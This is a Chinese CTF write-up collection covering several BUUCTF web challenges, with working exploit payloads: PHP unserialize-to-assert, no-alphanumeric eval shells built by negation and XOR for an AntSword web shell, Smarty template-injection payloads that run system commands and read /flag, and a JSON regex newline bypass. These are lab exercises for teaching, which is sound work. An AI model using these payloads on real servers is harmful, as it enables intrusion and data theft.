#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

@$ppp = unserialize($_GET["data"]);
```

由b(a)可以构造b=assert,a=phpinfo ->assert(phpinfo())

```
echo serialize($c); # $c来自源码
#O:8:"HelloPhp":2:{s:1:"a";s:11:"Y-m-d h:i:s";s:1:"b";s:4:"date";}
```

```
payload:?data=O:8:"HelloPhp":2:{s:1:"a";s:9:"phpinfo()";s:1:"b";s:6:"assert";}
```

在phpinfo页面中ctrl+f搜索flag即可得到flag

## [MRCTF2020]PYWebsite

```
17 <!-- Bootstrap CSS File -->
18 <link href="lib/bootstrap/css/bootstrap.min.css" rel="stylesheet">
19 <!-- Libraries CSS Files -->
20 <link href="lib/ionic/css/ionic.min.css" rel="stylesheet">

22 <link href="css/style.css" rel="stylesheet">
23 <script type="text/javascript" src="./js/md5.js"></script>
24 <script>
25
26     function enc(code) {
27         hash = hex_md5(code);
28         return hash;
29     }
30     function validate() {
31         var code = document.getElementById("vcode").value;
32         if (code != "") {
33             if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c") {
34                 alert("您通过了验证!");
35                 window.location = "./flag.php"
36             }else{
37                 alert("你的授权码不正确!");
38             }
39         }else{
40             alert("请输入授权码");
41         }
42     }
43 }
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

查看源码发现./flag.php进行访问。

← → ↻ ▲ 不安全 | node3.buuoj.cn:29541/flag.php

**拜托，我也是学过半小时网络安全的，你骗不了我！**

我已经把购买者的IP保存了，显然你没有购买

... ..

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag

[还不快去买](#)

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

构造xff:127.0.0.1



The screenshot shows a browser's developer tools with two panels. The left panel displays the request details for a GET request to /flag.php. The right panel displays the response, which is an HTML document containing a white flag.

```
1 GET /flag.php HTTP/1.1

[NCTF2019]Fake XML cookbook

wp

## [BSidesCF 2019]Futurella

查看源码得到flag

## [极客大挑战 2019]RCE ME

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("This is too Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
        die("NO.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
// ?>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

源码分析：GET获取变量code

传递内容长度不大于40

内容不包含字母和数字

查找php的信息

```
C:\Users\2214347255>php -r "echo urlencode('~' . phpinfo());"
```

```
payload: ?code=(~%8F%97%8F%96%91%99%90)();
```

安全 | c7cc7886-d900-43f2-9672-781d6a5bceb5.node3.buuoj.cn/?code=(~%8F%97%8F%96%91%99%90)();

arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passsthru,symlink,link,syslog,imap_open,id,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passsthru,symlink,link,syslog,imap_open,id,dl

disable\_functions禁用的系统函数有点多

构造一个shell连上蚁剑

```
<?php
error_reporting(0);
$a='assert';
$b=urlencode('~$a');
echo $b;

echo "<br>";
$c='(eval($_POST[wtf]))';
$d=urlencode('~$c');
echo $d;
?>
```

```
C:\Users\2214347255>php shell.php
%9E%8C%8C%9A%8D%8B<br>%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%88%8B%99%A2%D6%D6
C:\Users\2214347255>_
```

```
?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%88%8B%99%A2%D6%D6);
```



连接蚁剑，再用插件

法二：

```
{%fe%fe%fe%fe^%a1%b9%bb%aa}[__]({%fe%fe%fe%fe^%a1%b9%bb%aa}[__]);&__=assert&__=eval($_POST[%27a%27])
```

连接蚁剑



## 连接蚁剑



flag里没有flag

应该是要用readflag了

## 中国蚁剑

## [CISCN2019 华东南赛区]Web11

### why use?

Do you need to get the public IP address? Do you have the requirements to obtain the servers' public IP address? Whatever the reason, sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

### API Usage

-	API URI	Type	Sample Output
get IP	<a href="http://node4.buuoj.cn:29727/api">http://node4.buuoj.cn:29727/api</a>	text/html	8.8.8.8
get XFF(X-Forwarded-For)	<a href="http://node4.buuoj.cn:29727/xff">http://node4.buuoj.cn:29727/xff</a>	text/html	8.8.8.8

### Connection

#### Request-Header

```
GET / HTTP/2.0
Host: www.ip.la
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/s
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.37
```

Build With Smarty!

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

关键: 1.Build With Smarty! 2.IP 3.X-Forwarded-For

抓包添加: X-Forwarded-For:127.0.0.1

```
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Sa
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=17a70c4eb7121c-00bb4faf68d525-6373264-144000-17a70c4eb724ad
) Connection: close
1 X-Forwarded-For: 127.0.0.1
```

## Response

Pretty Raw Hex Render \n ☰

```
12 </head>
13 <body>
14   <div class="container">
15     <div class="row">
16       <div style="float:left;">
17         <h1>

10 Connection: close
11 X-Forwarded-For: {7+7}
```

## Response

Pretty Raw Hex Render \n ☰

```
11 <link rel="stylesheet" href="/css/bootstrap.min.css">
12 </head>
13 <body>
14   <div class="container">
15     <div class="row">
16       <div style="float:left;">
17         <h1>
18           IP
19         </h1>
20         <h2 class="hidden-xs hidden-sm">
21           A Simple Public IP Address API
22         </h2>
23       </div>
24     </div>
```

```
17 </div>
20 <div style="float:right;margin-top:30px;">
    Current IP:14
</div>
```

https://blog.csdn.net/qq\_51558360

说明确实是smarty, 上smarty常用payload

```
{if phpinfo()}{/if}
{if system('ls')}{/if}
{if readfile('/flag')}{/if}
{if show_source('/flag')}{/if}
{if system('cat ../../../../flag')}{/if}
```

The screenshot shows a browser's developer tools with the 'Response' tab selected. The response is rendered as HTML. It includes a title 'IP' and a hidden header 'A Simple Public IP Address API'. A PHP payload is visible in the response, which outputs 'Current IP:14'.

```

15 <div class="row">
16 <div style="float:left;">
17 <h1>
18 IP
19 </h1>
20 <h2 class="hidden-xs hidden-sm">
21 A Simple Public IP Address API
22 </h2>
23 </div>
24 <div style="float:right;margin-top:30px;">
25 Current IP:<?php $flag="flag(fc6ee3fa-ba3b-4805-8a86-987d3f30cc70)";
26 </div>
27 </div>
28 <div class="why row">
```

## [FBCTF2019]RCEService

# Web Administration Interface

Enter command as JSON:

https://blog.csdn.net/qq\_51558360

提交json格式

```
?cmd={"cmd":"ls"}
```

# Web Administration Interface

Attempting to run command:  
index.php

Enter command as JSON:

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

但没什么用  
网上找到的源码:

```
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (lis_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`~\x7F]+).*$/ ', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}

?>
```

法一：因为preg\_match只会去匹配第一行，所以这里可以用多行进行绕过  
源码中可以看到putenv('PATH=/home/rceservice/jail')已经修改了环境变量，我们只能用绝对路径来调用系统命令  
cat命令在/bin中保存  
所以构造出payload， %0A是换行符

```
?cmd={"%0A"cmd":"/bin/cat /home/rceservice/flag"%0A}
```

# Web Adminstration Interface

Attempting to run command:

flag(615b435b-faae-4251-ba37-0a2f8b238f3f)

Enter command as JSON:

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

## [b01lers2020>Welcome to Earth

进入不一会儿就会进入/die/

## [WMCTF2020]Make PHP Great Again 2.0

```
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
    require_once $_GET['file'];
}

```

这里用了require\_once只能包含一次

我们这里用PHP最新版的小Trick，require\_once包含的软链接层数较多时once的hash匹配会直接失效造成重复包含
